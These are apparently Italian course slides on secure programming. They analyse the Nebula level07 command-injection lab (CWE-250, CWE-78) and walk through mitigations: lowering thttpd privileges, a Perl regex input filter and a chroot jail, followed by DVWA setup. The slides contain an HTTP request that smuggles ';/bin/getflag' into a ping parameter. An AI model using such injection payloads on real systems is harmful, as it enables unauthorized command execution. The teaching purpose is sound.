
Iniezione `getflag` via richiesta HTTP

(Passo 3)



Risultato

(Sfruttamento della vulnerabilità)



Well done, dude!

(Very well done!)

La vulnerabilità sfruttata nell'esercizio

(È composta da diverse sotto-vulnerabilità)

La vulnerabilità ora vista è un oggetto composto di tipo composite.

Sono presenti diverse debolezze che, sfruttate contemporaneamente, portano all'iniezione.

Quali sono queste debolezze?

Che CWE ID hanno?

Debolezza #1

(Esecuzione di **`thttpd`** con privilegi non minimi)

Il Web server **`thttpd`** esegue con privilegi di esecuzione ingiustificatamente elevati.

- Si consideri **`flag07`** un utente privilegiato, per puri fini didattici.

CWE di riferimento: CWE-250.

https://cwe.mitre.org/data/definitions/250.html

Debolezza #2

(Neutralizzazione impropria dei caratteri speciali in un comando)

Se una applicazione Web eseguente comandi non neutralizza i "caratteri speciali" (ad esempio, "**;**", "**&**", "**|**", "**#**" in BASH), è possibile iniettare nuovi comandi in cascata ai precedenti.

CWE di riferimento: CWE-78.

https://cwe.mitre.org/data/definitions/78.html

Mitigazione #1

(Riconfigurazione di **`thttpd`** per esecuzione con privilegi minimi)

Il file **`/home/flag07/thttpd.conf`** rivela l'esecuzione di **`thttpd`** con i diritti dell'utente **`flag07`**.

Si può alterare il file di configurazione in modo tale da eseguire **`httpd`** con i privilegi di un utente "inferiore".

Ad esempio, **`level07`**.

Una osservazione

(Evviva la coerenza…)

La mitigazione ora proposta è infrastrutturale.

A rigor di logica, non dovrebbe essere presentata in un corso di programmazione sicura.

Tuttavia, viene proposta “una tantum” per mostrare le attività di irrobustimento della configurazione di un Web server.

Attività sempre utili da conoscere.

Individuazione della configurazione

(Quella usata dal Web server **`thttpd`** in esecuzione)

Il file **`/home/flag07/thttpd.conf`** è quello usato effettivamente dal Web server **`thttpd`**?

```
$ ps ax | grep thttpd
...
803 ?  Ss  0:00   /usr/sbin/thttpd -C /home/flag07/thttpd.conf
...
```

Sì, il file **`/home/flag07/thttpd.conf`** è usato dal Web server **`thttpd`**.

Creazione di una nuova configurazione 1/2

(Nella home directory dell'utente **level07**)

Si diventi **root** tramite l'utente **nebula**.

Si copi **/home/flag07/thttpd.conf** nella home directory di **level07**:

```
cp ~flag07/thttpd.conf ~level07
```

Si aggiornino i permessi del file:

```
chown level07:level07 ~level07/thttpd.conf
chmod 644 ~level07/thttpd.conf
```

Creazione di una nuova configurazione 2/2

(Nella home directory dell'utente **`level07`**)

Si editi il file **`/home/level07/thttpd.conf`**:

```
editor ~level07/thttpd.conf
```

Si imposti una porta di ascolto TCP non in uso:

```
port=7008
```

Si imposti la directory radice del server:

```
dir=/home/level07
```

Si imposti l'esecuzione come utente **`level07`**:

```
user=level07
```

Copia dello script **`index.cgi`**

(Nella nuova home directory del server)

Si copi lo script **`index.cgi`** nella nuova home del server:

```
cp ~flag07/index.cgi ~level07
```

Si aggiornino i permessi dello script:

```
chown level07:level07 ~level07/index.cgi
chmod 0755 ~level07/index.cgi
```

Esecuzione del server Web

(Manuale)

Si esegua manualmente (da utente **`root`**) una nuova istanza del server Web **`thttpd`**:

```
thttpd -C ~level07/thttpd.conf
```

Esecuzione dell'attacco


(Verifica dell'abbassamento dei privilegi del server)

Si apra un altro terminale e si conduca di nuovo l'attacco sul server Web appena avviato.

```
$ nc localhost 7008
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

Risultato

(**`/bin/getflag`** non riceve più i privilegi di **`flag07`**)



```
Ubuntu 11.10 ubuntu tty2

ubuntu login: level07
Password:
Last login: Thu Apr 13 04:26:20 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ nc localhost 7008
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8)
56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=44 time=39.8 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=44 time=38.7 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=44 time=38.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 38.721/39.160/39.818/0.473 ms
getflag is executing on a non-flag account, this doesn't count
</pre></body></html>level07@ubuntu:~$
```

Mitigazione #2

(Implementazione di un filtro semplice basato su blacklist)

Si implementa nello script Perl un filtro semplice dell'input basato su blacklist.

- Se l'input non ha la forma di un indirizzo IP, viene scartato silenziosamente.

Si noti la differenza con una strategia basata su whitelist.

- Se l'input è uno di N noti, viene accettato. Altrimenti, viene scartato.

Implementazione del filtro

(Uno schema di flusso approssimato, a parole)

Il nuovo script **`index-bl.cgi`** esegue le seguenti operazioni.

Memorizzazione del parametro **`Host`** in una variabile **`$host`**.

Match di **`$host`** con una espressione regolare che rappresenta un indirizzo IP.

`$host` verifica l'espressione regolare?

Sì → esegue **`ping`**.


No → non esegue nulla.

L'espressione regolare Perl

(Usata negli script Perl)

Una espressione regolare Perl per il match degli indirizzi IP è la seguente:

```
^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$
```



Un piccolo problema

(L'espressione regolare non è proprio precisissima)

L'espressione regolare è semplice, ma non precisa.

Essa accetta il seguente input:

```
999.999.999.999
```

è considerato alla stregua di un indirizzo IP (il che è palesemente falso).

È sfruttabile tale problema?

(Sembrerebbe di no)

È possibile sfruttare la piccola pecca di questo filtro per iniettare comandi?

Per iniettare comandi di shell è necessario inserire il carattere `;`.

Tuttavia, il filtro stronca ogni input diverso con struttura diversa da un indirizzo IP.

→ Lo sfruttamento del problema non sembra possibile.

Una osservazione
(Doverosa)

Si noti come, in presenza di un filtro basato su blacklist, tutto ciò che il programmatore possa affermare è:

NON SEMBRA AGGIRABILE.

Il docente non è esente da questa regola. Potrebbe esistere una procedura ingegnosa per l'aggiramento del filtro, da lui non prevista.

Lo script `index-bl.cgi`

(Con il filtro basato su blacklist)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    ...
}

# check if Host set. if not, display normal page, etc
my $host = param("Host");
if ($host =~ /^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$/) {
   ping($host);
}
```

Esecuzione dell'attacco


(Verifica dell'abbassamento dei privilegi del server)

Si apra un altro terminale e si conduca di nuovo l'attacco sul server Web appena avviato.

```
$ nc localhost 7007
GET /index-bl.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

Risultato

(**`/bin/getflag`** non viene più eseguito)



Esercizio

(Implementazione di un filtro preciso basato su blacklist)

Implementare un filtro basato su blacklist per gli indirizzi IP.

Il filtro deve scartare tutti i e soli gli input che NON sono indirizzi IP.

Suggerimento: si investighi tra i moduli già presenti per il Perl.

Do not reinvent the wheel!

Mitigazione #3

(Esecuzione di **`index.cgi`** in una gabbia)

Leggendo attentamente:
https://cwe.mitre.org/data/definitions/78.html
si scopre una ulteriore possibilità: l'esecuzione di index.cgi in una **gabbia** (**jail**).

“Jail?”

(What the hell is a jail?)

Gabbia

(Antesignana dei moderni container)

Una **gabbia** (**jail**) è un ambiente ristretto di esecuzione.

Caratteristiche:

- file system di root "ridotto" (con pochi file essenziali).
- albero di processi "ridotto" (solo servizi e programmi essenziali).

Obiettivo: eseguire un software in un ambiente privo di fonti di vulnerabilità.

- Comandi esterni, servizi, file sensibili, …

Chroot jail

(Il meccanismo base di implmentazione delle gabbie in UNIX)

Nei Sistemi Operativi UNIX, un meccanismo primordiale di implementazione di una gabbia è il comando **`chroot`**.

- Usa la chiamata di sistema **`chroot`**.
- Esegue un comando in un root file system ridotto.
- **`man 2 chroot`** per tutti i dettagli.

Un esempio concreto

(Creazione di una chroot jail con il comando **`bash`**)

Per illustrare il funzionamento di una chroot jail, si procede con un esempio molto semplice.

Esecuzione di **`bash`** dentro un mini root file system.

Passi operativi:

creazione di un root file system ridotto;
montaggio dei file system virtuali;
esecuzione di bash root file system ridotto.

Creazione di un root file system ridotto

(Deve comunque contenere alcuni file ben specifici)

Cosa serve a **`bash`** per eseguire?

- L'eseguibile **`/bin/bash`**.
- Le librerie dinamiche collegate a **`/bin/bash`**.
- I file system virtuali del kernel: **`/proc`** (statistiche), **`/sys`** (albero dei dispositivi del kernel), **`/dev`** (file speciali dei dispositivi).

Pertanto, è necessario creare un root file system con almeno tali componenti.

Creazione della directory radice

(Conterrà il file system di root ridotto)

Si procede innanzitutto con la creazione di una directory che conterrà il root file system ridotto.

```
mkdir rootfs
```

Il nome **`rootfs`** è arbitrario.

Creazione del sottoalbero **`bin/`**

(Contiene l'eseguibile **`/bin/bash`**)

Si crea la sottodirectory **`bin`** che conterrà **`bash`**.

```
mkdir -p rootfs/bin
```

Si copia **`/bin/bash`** nella sottodirectory **`bin`**.

```
cp /bin/bash rootfs/bin
```

Identificazione librerie dinamiche

(Richieste per l'esecuzione di **`/bin/bash`**)

Quali librerie dinamiche sono necessarie per l'esecuzione del comando **`/bin/bash`**?

```
$ ldd /bin/bash
  linux-vdso.so.1 (0x00007fff5f89f000)
  libreadline.so.7 => /usr/lib/libreadline.so.7 (0x00007ff7c967a000)
  libdl.so.2 => /usr/lib/libdl.so.2 (0x00007ff7c9476000)
  libc.so.6 => /usr/lib/libc.so.6 (0x00007ff7c90d2000)
  libncursesw.so.6 => /usr/lib/libncursesw.so.6 (0x00007ff7c8e66000)
  /lib64/ld-linux-x86-64.so.2 (0x00007ff7c98c8000)
```

Creazione del sottoalbero **usr/lib/**

(Contiene alcune librerie dinamiche richieste da **/bin/bash**)

Si crea la sottodirectory **usr/lib** che conterrà alcune librerie dinamiche richieste da **bash**.

```
mkdir -p rootfs/usr/lib
```

Si copiano le librerie dinamiche nella sottodirectory **usr/lib**.

```
cp -a /usr/lib/libreadline*so* \
  rootfs/usr/lib
...
```

Creazione del sottoalbero **`lib64/`**

(Contiene alcune librerie dinamiche richieste da **`/bin/bash`**)

Si crea la sottodirectory **`lib64`** che conterrà altre librerie dinamiche richieste da **`bash`**.

```
mkdir -p rootfs/lib64
```

Si copiano le librerie dinamiche nella sottodirectory **`lib64`**.

```
cp -a /lib64/ld-*.so* rootfs/lib64
```

Creazione dei sottoalberi virtuali

(I futuri punti di montaggio dei corrispondenti file system virtuali)

Si creano le sottodirectory contenenti i file system virtuali di GNU/Linux.

```
mkdir -p rootfs/{dev,sys,proc}
```

Impostazione di creatore e gruppo

(**`root:root`** su tutti i file e le directory finora creati)

Si impostano creatore **`root`** e gruppo **`root`** per ciascuno dei file e directory finora creati.

```
chown -R root:root rootfs
```

Montaggio dei file system virtuali

(Permettono a **`/bin/bash`** di interagire con il Sistema Operativo)

Si montano i file system virtuali di GNU/Linux (servono i privilegi di **`root`**).

```
cd /path/to/rootfs
mount -t proc proc proc/
mount -o bind /sys sys/
mount -o bind /dev dev/
```

Esecuzione di **`bash`** nella gabbia

(Tramite il comando **`chroot`**)

Si esegue **`bash`** all'interno della gabbia chroot appena creata (servono i privilegi di **`root`**).

```
chroot /path/to/rootfs /bin/bash
```

Esercizio

(Inclusione del comando `ls` nella gabbia)

Si includa il comando **`ls`** all'interno della gabbia chroot appena creata.
Si verifichi il corretto funzionamento del comando **`ls`**.

Chroot in **`thttpd`**

(È attivabile in modo molto semplice)

È possibile eseguire il server Web **`thttpd`** dentro una chroot jail.

È sufficiente attivare l'opzione **`chroot`** nel file di configurazione **`thttpd.conf`**.

Creazione di una nuova configurazione

(Operazione all'interno di una chroot; ascolto su porta TCP 7009)

Si diventi **`root`** tramite l'utente **`nebula`**.

Si crei una copia del file di configurazione **`thttpd.conf`**:

```
cp thttpd.conf thttpd-chroot.conf
```

In tale file, si impostino:

```
port=7009
chroot
```

Esecuzione del server Web


(Manuale)

Si esegua manualmente (da utente **`root`**) una nuova istanza del server Web **`thttpd`**:

```
thttpd -C ~flag07/thttpd-chroot.conf
```

Risultato


(**`/bin/getflag`** non viene più trovato; il server ritorna un errore HTTP 500)



```
Ubuntu 11.10 ubuntu tty2

ubuntu login: level07
Password:
Last login: Thu Apr 13 21:47:50 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ nc localhost 7009
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
<HTML>
<HEAD><TITLE>500 Internal Error</TITLE></HEAD>
<BODY BGCOLOR="#cc9999" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc">
<H2>500 Internal Error</H2>
There was an unusual problem serving the requested URL '/index.cgi?Host=8.8.8.8%
3B%2Fbin%2Fgetflag'.
<HR>
<ADDRESS><A HREF="http://www.acme.com/software/thttpd/">thttpd/2.25b 29dec2003</
A></ADDRESS>
</BODY>
</HTML>
level07@ubuntu:~$ _
```

Per la cronaca

(Neanche **`ping`** funziona! Andrebbe copiato in **`~flag07`** con i suoi **`.so`**)



```
Ubuntu 11.10 ubuntu tty2

ubuntu login: level07
Password:
Last login: Thu Apr 13 21:50:51 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ nc localhost 7009
GET /index.cgi?Host=8.8.8.8
<HTML>
<HEAD><TITLE>500 Internal Error</TITLE></HEAD>
<BODY BGCOLOR="#cc9999" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc">
<H2>500 Internal Error</H2>
There was an unusual problem serving the requested URL '/index.cgi?Host=8.8.8.8'
.
<HR>
<ADDRESS><A HREF="http://www.acme.com/software/thttpd/">thttpd/2.25b 29dec2003</
A></ADDRESS>
</BODY>
</HTML>
level07@ubuntu:~$
```

Intervallo

(https://youtu.be/YT1JpadkCtY?t=23)

Damn Vulnerable Web Application

(Una applicazione Web-based MOLTO vulnerabile)

Gli esercizi rimanenti sono svolti sulla **Damn Vulnerable Web Application** (**DVWA**).

Archivio ZIP contenente una applicazione Web MOLTO vulnerabile, servita tramite XAMPP.

È scaricabile anche una macchina virtuale con la applicazione preinstallata.

Home page: http://www.dvwa.co.uk/

Repository: https://github.com/ethicalhack3r/DVWA

Accesso a DVWA

(Da un altro host, con browser e terminale)

I servizi vulnerabili di DVWA sono acceduti tramite un'altra **macchina attaccante** (virtuale o no).

Prerequisiti della macchina attaccante:

- un browser Web;
- un emulatore di terminale.

Che ci crediate o no, questo è tutto ciò che serve.

OK, OK; quasi tutto…


Procedura di login

(Effettuata dalla macchina attaccante)

Ci si connetta al server Web di DVWA: http://DVWA-IP

Si viene redirezionati alla pagina di login.

Si immettano le credenziali dell'utente **admin**.




La pagina iniziale di DVWA

(Contiene informazioni, puntatori alle pagine vulnerabili, meccanismi di difesa)

Istruzioni per l'uso

Pagine vulnerabili

Meccanismi di difesa



Impostazione delle difese 1/2


(Sicurezza degli script: bassa)

DVWA offre tre livelli di difesa nei suoi script:

- low (basso);
- medium (intermedio);
- high (elevato).

Cliccando sul bottone “Script Security” si può scegliere il livello di difesa più adeguato.

Per il momento, si selezioni il livello “low”.




Impostazione delle difese 2/2

(Rilevazione delle intrusioni: assente)

DVWA offre anche un sistema di rilevazione delle intrusioni scritto in PHP (**PHPIDS**).

- Monitora le richieste.
- Registra (log) le richieste di un attacco.

Lo si mantenga disabilitato.



Una prima sfida

